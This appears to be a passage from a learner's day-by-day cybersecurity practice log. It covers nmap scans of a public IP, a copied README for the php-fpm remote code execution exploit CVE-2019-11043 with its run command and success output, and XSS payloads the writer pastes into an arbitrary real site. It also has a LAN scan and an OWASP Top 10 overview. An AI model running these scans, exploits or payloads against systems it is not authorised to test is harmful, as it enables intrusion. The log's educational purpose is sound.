53/tcp open domain

80/tcp open http

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 54.01 seconds

### **Step -3**

**Take ip address of domain and**

**nmap -sV 107.20.213.223 -p 80**

**Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-07-20 18:06 IST**

**Nmap scan report for ec2-107-20-213-223.compute-1.amazonaws.com (107.20.213.223)**

**Host is up (0.0013s latency).**

**PORT STATE SERVICE VERSION**

**80/tcp filtered http**

**Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .**

**Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds**

### **Step -4**

**Copied the version**

**nginx 1.19.0 and**

**Pasted it in google**

**The results is**

**# PHuiP-FPizdaM**

**## What's this**

This is an exploit for a bug in php-fpm (CVE-2019-11043). In certain nginx + php-fpm configurations, the bug is possible to trigger from the outside. This means that a web user may get code execution if you have vulnerable config (see [below])(#the-full-list-of-preconditions)).

## ## What's vulnerable

If a webserver runs nginx + php-fpm and nginx have a configuration like

```
location ~ [^/]\.php(/|$) {  
  
    ...  
  
    fastcgi_split_path_info ^(.+?\.php)(/.*)$;  
  
    fastcgi_param PATH_INFO    $fastcgi_path_info;  
  
    fastcgi_pass    php:9000;  
  
    ...
```

}which also lacks any script existence checks (like try\_files), then you can probably hack it with this sploit.

## #### The full list of preconditions

Nginx + php-fpm, location ~ [^/]\.php(/|\$) must be forwarded to php-fpm (maybe the regexp can be stricter, see [1])(<https://github.com/neex/phuip-fpizdam/issues/1>)).

The fastcgi\_split\_path\_info directive must be there and contain a regexp starting with ^ and ending with \$, so we can break it with a newline character.

There must be a PATH\_INFO variable assignment via statement `fastcgi_param PATH_INFO $fastcgi_path_info;`. At first, we thought it is always present in the `fastcgi_params` file, but it's not true.

No file existence checks like `try_files $uri =404` or `if (-f $uri)`. If Nginx drops requests to non-existing scripts before FastCGI forwarding, our requests never reach php-fpm. Adding this is also the easiest way to patch.

This exploit works only for PHP 7+, but the bug itself is present in earlier versions (see [below](#about-php5)).

**## Isn't this known to be vulnerable for years?**

A long time ago php-fpm didn't restrict the extensions of the scripts, meaning that something like `/avatar.png/some-fake-shit.php` could execute `avatar.png` as a PHP script. This issue was fixed around 2010.

The current one doesn't require file upload, works in the most recent versions (until the fix has landed), and, most importantly, the exploit is much cooler.

**## How to run**

Install it using

`go get github.com/neex/phuip-fpizdam`

If you get strange compilation errors, make sure you're using `go >= 1.13`. Run the program using `phuip-fpizdam [url]` (assuming you have the `$GOPATH/bin` inside your `$PATH`, otherwise specify the full path to the binary). Good output looks like this:

2019/10/01 02:46:15 Base status code is 200



**2019/10/01 02:46:15 Status code 500 for qsl=1745, adding as a candidate**

**2019/10/01 02:46:15 The target is probably vulnerable. Possible QSLs: [1735 1740 1745]**

**2019/10/01 02:46:16 Attack params found: --qsl 1735 --pisos 126 --skip-detect**

**2019/10/01 02:46:16 Trying to set "session.auto\_start=0"...**

**2019/10/01 02:46:16 Detect() returned attack params: --qsl 1735 --pisos 126 --skip-detect <-- REMEMBER THIS**

**2019/10/01 02:46:16 Performing attack using php.ini settings...**

**2019/10/01 02:46:40 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs**

**2019/10/01 02:46:40 Trying to cleanup /tmp/a...**

**2019/10/01 02:46:40 Done!**

**`After this, you can start appending `?a=<your command>` to all PHP scripts (you may need multiple retries).**

**## Playground environment**

**If you want to reproduce the issue or play with the exploit locally, do the following:**

**Clone this repo and go to the `reproducer` directory.**

**Create the docker image using `docker build -t reproduce-cve-2019-11043 .`. It takes a long time as it internally clones the php repository and builds it from the source. However, it will be easier this way if you want to debug the exploit. The revision built is the one right before the fix.**

Run the docker using ``docker run --rm -ti -p 8080:80 reproduce-cve-2019-11043``.

Now you have `http://127.0.0.1:8080/script.php`, which is an empty file.

Run the exploit using ``phuip-fpizdam http://127.0.0.1:8080/script.php``

If everything is ok, you'll be able to execute commands by appending ``?a=`` to the script:  
`http://127.0.0.1:8080/script.php?a=id`. Try multiple times as only some of php-fpm workers are infected.

## **## About PHP5**

The buffer underflow in php-fpm is present in PHP version 5. However, this exploit makes use of an optimization used for storing FastCGI variables, `[_fcgi_data_seg]`(<https://github.com/php/php-src/blob/5d6e923/main/fastcgi.c#L186>). This optimization is present only in php 7, so this particular exploit works only for php 7. There might be another exploitation technique that works in php 5.

## **## Credits**

Original anomaly discovered by `[d90pwn]`(<https://twitter.com/d90pwn>) during Real World CTF. Root clause found by me (Emil Lerner) as well as the way to set `php.inioptions`. Final `php.ini` options set is found by `[beched]`([https://twitter.com/ahack\\_ru](https://twitter.com/ahack_ru)).

# **DAY -5**

## **Session hijacking attack**

### **Step -1**

**Go to browser and search**

**Crosssite scripting clean sheet**

**Then select tags**

**Then copy the code**

```
<script  
src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b  
%3d></script>
```

### **Step -2**

**Then take a domain name and search it in new tab**

**Then paste the code in that site**

```
<script  
src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b  
%3d></script>
```

### **Step -3**

**Then you will get a popup raised and gives 1**


**After that again search for**

**That code this time remove alert(1)**


## Step -4

### Crosssite scripting clean sheet :


`<svg onload=alert(1)<!--`




`<a href="javascript:alert(1)">XSS</a>`




**<form><button formaction=javascript:alert(1)>XSS**



**<a href="j&#x61vascript:alert(1)">XSS</a> <a href="&#x6a  
avascript:alert(1)">XSS</a> <a href="&#x6a  
avascript:alert(1)">XSS</a>**



**<script  
src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%  
4d%53%6b%3d></script>**



# **DAY -6**

## **Nmap checking connected devices to our network**

**Step -1**

**Open kali linux**

**Step -2**

**Open terminal and**

**Update sudo apt packages**

**Step -3**

**Sudo su**

**Step -4**

**Enter password**

**Step -5**

**Enter cmd**

**Apt update**

**It updates packages**

**Step -6**

**Enter cmd**

**Apt upgrade**

**packages are upgraded**

**step -7**

**Enter command**

**nmap -Pn 192.168.1.0/24**

**Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-07-21 23:06 IST**

**Nmap scan report for 192.168.1.1**

**Host is up (0.014s latency).**

**Nmap scan report for 192.168.1.255**

**Host is up (0.0015s latency).**

**Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds**



## **DAY -7**

### **Owasp to 10 vulnerabilities understanding**

#### **Broken Access Control**

**During app development, access controls are applied that prohibit users from retrieving the information out of their given permission. Failure to perform efficiently can lead to unauthorized information disclosure, data modification, destruction of all data and many other damages. When an application evolves with time and numerous features are loaded to it, failure can occur and this can result in fallout for the application's security. Broken Access Control in any application or website must be prevented at all cost.**

**It is among the commonly faced OWASP 2023 vulnerabilities.**

# **Cryptographic Failures**

**Poor use of cryptography and algorithm are responsible for a series of threats that are known as Cryptographic failures. It is important to use encrypted connections to application like SFTP, HTTPS, SSH, etc while carrying out any configuration or code changes. This vulnerability can expose sensitive data such as passwords, business records, credit card information, email addresses, patient health records, or other personal user data. To prevent this, all data should be stored with the recommended hashing algorithms.**

# **Injection**

**Injection is one of the oldest vulnerability that can lead to data loss, data theft, service denial, etc and in worst scenario can compromise the full system. Injection attacks, especially SQL Injections (SQLi attacks) and Cross-site Scripting (XSS), are most dangerous and widespread weakness of any**

**application. Other than these, there are several other types of Injections that a web developer should look out for. Using a safe API and positive server-side input validation can help in preventing Injections.**

## **Insecure Design**

**To keep application free of security gaps, it is recommended that developers use safe design patterns and securely created threat modeling while designing. A secure application can be build using secured component library, tooling and methodology. Implementation of ineffective control design can lead to different weaknesses termed as Insecure Design. It is suggested to determine the level of security design before beginning the app development to prevent Insecure Design vulnerability.**

## **Security Misconfiguration**

**Inaccurately or insecurely configured security controls can cause Security Misconfiguration vulnerability and put the system and data to risk. Unnecessary features enabled or installed, outdated software, etc can also cause Security Misconfiguration. This threat can impact any layer of the application stack, cloud or network, leaving important information to expose. It can be prevented by implementing secure installation process. Using an automated process to verify the effectiveness of the configurations and settings in all environments is also recommended.**

## **Vulnerable and Outdated Components**

**If the components used in the development of a website or application is outdated or is vulnerable itself, it can compromise the whole application. This is known as Vulnerable and Outdated Components vulnerability. A developer should also always know the versions of**

**components being used and should perform regular scan for vulnerabilities to keep problems at bay. As a protective measure, remove unnecessary features, unused dependencies, components, files and documentation from time to time.**

## **Identification and Authentication Failures**

**Before accessing any protected site, the application must keep a check on user's identity, authentication, and session management. These things are important for protection against authentication-related attacks or can else lead to Identification and Authentication Failures vulnerability. With the introduction of two-factor authentication, the number of failures has reduced but is still too frequent to be listed in the OWASP Top 10 vulnerabilities 2023. Limiting failed login attempts and generating a new**

**random session ID at every login can further prevent the issue.**

## **Software and Data Integrity Failures**

**Code and infrastructure that does not protect against integrity violations can lead to Software and data integrity failures. It is therefore important to verify the installed packages on your system and make sure that the data is from a reliable source and has not been altered at any stage. Implementing libraries and dependencies, software supply chain security tool, and review process for code and configuration changes are other ways of preventing this vulnerability.**

## **Security Logging and Monitoring**

**Security logging and monitoring are vital to the maintenance of a secure infrastructure. Viewing the logs regularly can**

**be helpful in acting fast in case any potentially dangerous activity is noticed. On the other hand, insufficient monitoring of log activities can lead to a bunch of issues collectively termed as Security logging and monitoring vulnerability. Depending on the risk of the application, protective measures must be applied to eliminate any risk as soon as possible.**

## **Server-Side Request Forgery**

**Server-Side Request Forgery (SSRF) occurs when a web application procures a distant resource without validating the URL supplied by the user. The attacker can send a crafted request to an unexpected destination, even if protected by a firewall or VPN. Both frequency and severity of this vulnerability has increased with time. To protect an application against SSRF, all the data entered should be checked carefully and each URL scheme should be checked against the allowed li**